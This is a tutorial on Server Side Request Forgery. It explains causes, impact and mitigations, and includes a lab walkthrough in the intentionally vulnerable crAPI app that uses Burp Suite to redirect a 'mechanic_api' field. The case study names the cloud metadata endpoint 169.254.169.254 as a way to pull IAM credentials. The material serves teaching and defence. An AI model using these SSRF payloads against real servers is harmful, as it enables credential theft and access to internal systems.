


Server Side Request Forgery (SSRF)

Introduction

What is Server Side Request Forgery (SSRF)?

According to research on web security:

Server Side Request Forgery (SSRF) is a vulnerability that occurs when a web application or database server is tricked into making unexpected harmful requests to internal or external resources on behalf of the attacker. This vulnerability allows an attacker to supply their own input, often in the form of a URL, to control the remote resources retrieved by the targeted server, bypassing firewalls and gaining unauthorized access to internal data.



Vulnerabilities and Root Causes

- **Improper Input Validation**
 - APIs that fail to properly validate or sanitize user-provided URLs can be manipulated by attackers to access unintended internal systems or metadata services.
- **Unrestricted Functionality**
 - Granting APIs unrestricted access to external resources without enforcing strict whitelisting policies increases susceptibility to SSRF attacks.

What is the impact of this issue?

- **Sensitive Information Disclosure**
 - Attackers can exploit SSRF to steal sensitive data from internal systems, such as cloud metadata or private databases, that are otherwise protected from public access.
- **Bypassing Security Boundaries**
 - SSRF enables attackers to bypass firewalls and interact directly with internal services, potentially leading to Remote Code Execution (RCE) or network scanning.

Case Study

Exposing Cloud Metadata via Link Preview

A web application includes a link preview generator that automatically fetches metadata, such as titles and descriptions, from any URL provided by a user to display a summary in their feed.

The Vulnerability (Unvalidated Fetching)

The preview service fetches data from user-supplied URLs without restricting requests to known public domains. This lack of validation enables an attacker to input internal IP addresses that should not be reachable from the external internet.

The Attack

The attacker provides the URL for the cloud instance metadata service, such as <http://169.254.169.254/latest/meta-data/>. Since the request originates from the server itself, it bypasses external firewalls and retrieves sensitive instance-specific data.


Result

The attacker successfully retrieves highly sensitive information, such as temporary IAM security credentials or private IP configurations. This exploitation demonstrates how SSRF can compromise cloud environments when internal-only endpoints are exposed via application logic.


Practical

Goal: In crAPI, try to find a SSRF exploit.

First, using burpsuite's inbuilt browser, login to crAPI



The image shows a 'Sign Up' form in a web browser. The form is centered on a blue and purple gradient background. It contains the following fields: a name field with 'Loyston Pais', an email field with 'loyston@foobar.com', a phone number field with '9876543211', a password field with 'Loyston####12345', and a confirm password field with 'Loyston####12345'. Below the password fields is a link that says 'Already have an Account? Login'. At the bottom of the form is a purple 'Signup' button. In the bottom right corner of the browser window, there is a chat bubble that says 'Talk to me!' with a smiley face icon and a speech bubble icon.



The image shows a 'Login' form in a web browser. The form is centered on a blue and purple gradient background. It contains the following fields: an email field with 'A loyston@foobar.com' and a password field with 'Loyston####12345'. Below the password field is a link that says 'Forgot Password?'. At the bottom of the form is a purple 'Login' button. Below the 'Login' button is a link that says 'Don't have an Account? SignUp'. In the bottom right corner of the browser window, there is a chat bubble that says 'Talk to me!' with a smiley face icon and a speech bubble icon.

Purchase a vehicle

Hi Loyston Pais,

We are glad to have you on-board. Your newly purchased vehiche details are provided below. Please add it on your crAPI dashboard.

Your vehicle information is **VIN: 2CF0254M88N95F218** and **Pincode: 9336**

We're here to help you build a relationship with your vehicles.

Thank You & have a wonderful day !

Warm Regards,
crAPI - Team
Email: support@crapi.io

This E-mail and any attachments are private, intended solely for the use of the addressee. If you are not the intended recipient, they have been sent to you in error: any use of information in them is strictly prohibited.

Vehicles Details


VIN: 2CF0254M88N95F218

Vehicle Service History

Contact Mechanic



COMPANY :	Hyundai
MODEL :	Creta
FUEL TYPE :	DIESEL
YEAR :	2026



After purchasing a vehicle, contact a mechanic and fill the form

Vehicle Service History

Contact Mechanic

Select Mechanic

Available Mechanics

TRAC_JHN

Problem Description

Describe the Issue

Problem

7 / 1000

Send Service Request

Intercept the request in burpsuite

Time	Type	Direction	Method	URL
04:58:12 21 Apr 2025	HTTP	→ Request	POST	http://localhost:8888/workshop/api/merchant/contact_mechanic

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 213
4 sec-ch-ua-platform: "Linux"
5 Authorization: Bearer
  eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJsb3ZldG9uQGZvb2Jhci5jb20iLCJpYXQiOiJlODMsImV4cCI6MTc3NmZl
  1uOfqPMDcMb6wRU-pJVVLnGVXCOTL_n_qMANMDeLzpEVIaNX6sh9CTwxA_f6mgo3dfSUIOdV7_tcIno9ZqDSc1X6tYIdTYkb
  8ghycdjHtJpqH4wDYzeN_D-IAjiGSVH0ueWvtuIITYvEHhgcbTP-gYy9BPfw2-s1CggwDpQ2BPFuRPrH61aGxgULpQ
6 Accept-Language: en-US,en;q=0.9
7 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0
11 Accept: */*
12 Origin: http://localhost:8888
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:8888/contact-mechanic?VIN=2CF0254M88N95F218
17 Accept-Encoding: gzip, deflate, br
18 Cookie: chat_session_id=fec43d90-d1e2-4804-87c3-47b951729ad3
19 Connection: keep-alive
20
21 {
  "mechanic_code": "TRAC_JHN",
  "problem_details": "Problem",
  "vin": "2CF0254M88N95F218",
  "mechanic_api": "http://localhost:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}

```

The request is sending a json object with a field called “mechanic_api” which contains the full url in the form {URL}/workshop/..

Change the field to something else, like <https://google.com>


```
{
  "mechanic_code": "TRAC_JHN",
  "problem_details": "Problem",
  "vin": "2CF0254M88N95F218",
  "mechanic_api": "https://google.com",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}
```

When this modified request is sent, the web application will perform a request to google on its server effectively causing a server side request forgery or SSRF.

```
{
  "response_from_mechanic_api":
  "<!doctype html><html itemscope=\"\" itemtype=\"http://schema.org/WebPage\" lang=\"en-IN\"><head><meta content=\"text/html; charset=UTF-8\" http-equiv=\"Content-Type\"><meta content=\"/images/branding/google/1x/google_standard_color_128dp.png\" itemprop=\"image\"><title>Google</title><script nonce=\"7Swsf-5qBfqe_l4Gmj322w\">(function(){var _g={kEI:'gD3naczUKa7f1sQP4LWwEA',kEXPI:'0,1304203,2894067,120588,94324,266577,270475,30675,5231799,146,36811273,25254401,126658,65174,39768,90415,8157,37805,28334,48317,16978,11267,3,2749,7714,30723,7,2655,3050,2,23178,2864,22727,10371,35966,20678,11885,6437,9742,2646,6292,17954,15888,2,1,1515,578,2777,2,194,5814,2,15147,5159,2,874,2231,5089,19,3008,26,769,4081,4,10543,20745,1250,5337,311,534,2046,2,12,16,1545,3,6951,1747,4,12116,3077,4,2780,5,964,2,147,389,4,2647,5,2698,2870,298,9253,1275,7,1784,7,2963,10457,2,6335,96,1553,4,6844,3065,1,2,2764,2,4981,10,215,441,158,2,1645,2123,1638,544,4,1567,2433,187,2105,5,461,3717,89,119,4,2364,501,1862,5,40,394,2175,4,3845,4,2050,264,107,5,4,1038,902,5,1125,3,2,2636,1114,4,32,4,2703,4,40,4,609,1501,4,438,323,1,2352,1906,5,1,1184,4,467,4,207,4,519,5,75,4,1940,4,1432,217,4,770,571,1,1091,1,265,2701,4,4704,507,824,102,887,41,1439,8,5,14,315,695,8,818,2538,2371,1452,144,3305,4,480,4,313,1,5246,779,21010289,739,4,2960,3,3237,5254,2,1562,3,11871,536,2,3655,3,1901,3,5578,2,1971,2,693,2,6497522,3145,2,3277,6,3090,3,2506,2,839,156,1290,348,152,98395,241,3632001,94272,12104000,1117906,271903,309571,8,3051448,590,5,304,3383,3,12,1,600,4,65,388,2,480,4,531,152,4,488,61,1844,5,1562,5,3361,7,7,7,865,119,2,5,4193,3781,253,3015,552,5,142,4,228,1709,774,351,4,110,733,8,1239,582,4,73,450,2661,1260,5,2,8,959,26,2016,230,1306,60,2292,376,3051,4,242,715,5,13,5,222,3,860,12,4,521,2329,3821,1,42,331,4,957,708,1566,4,91,4,3531,4,1653,8,79,2,280,4,455,5,764,4,554,395,268,28,44,1028,112,
```

Mitigations

- **Strict Whitelisting**

- Maintain a pre-defined list of trusted domains and protocols that the application is allowed to fetch data from.

- **Input Validation and Sanitization**

- Implement robust validation to sanitize user-provided URLs and block requests to internal IP addresses or private networks.

- **Network Segmentation**

- Isolate public-facing servers from sensitive internal resources to minimize the potential impact of a successful SSRF exploitation.

Conclusion

Server Side Request Forgery (SSRF) remains a critical web security vulnerability that allows attackers to manipulate server-side applications into requesting unintended internal or external resources. The dangers of SSRF stem from its ability to bypass firewalls, facilitate unauthorized access to sensitive cloud metadata, and interact with backend services. Protecting organizations requires a layered defense involving strict input validation, whitelisting policies, and robust network segmentation to mitigate the risk of exploitation.

References

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

<https://www.akamai.com/glossary/what-is-server-side-request-forgery>

<https://cwe.mitre.org/data/definitions/918.html>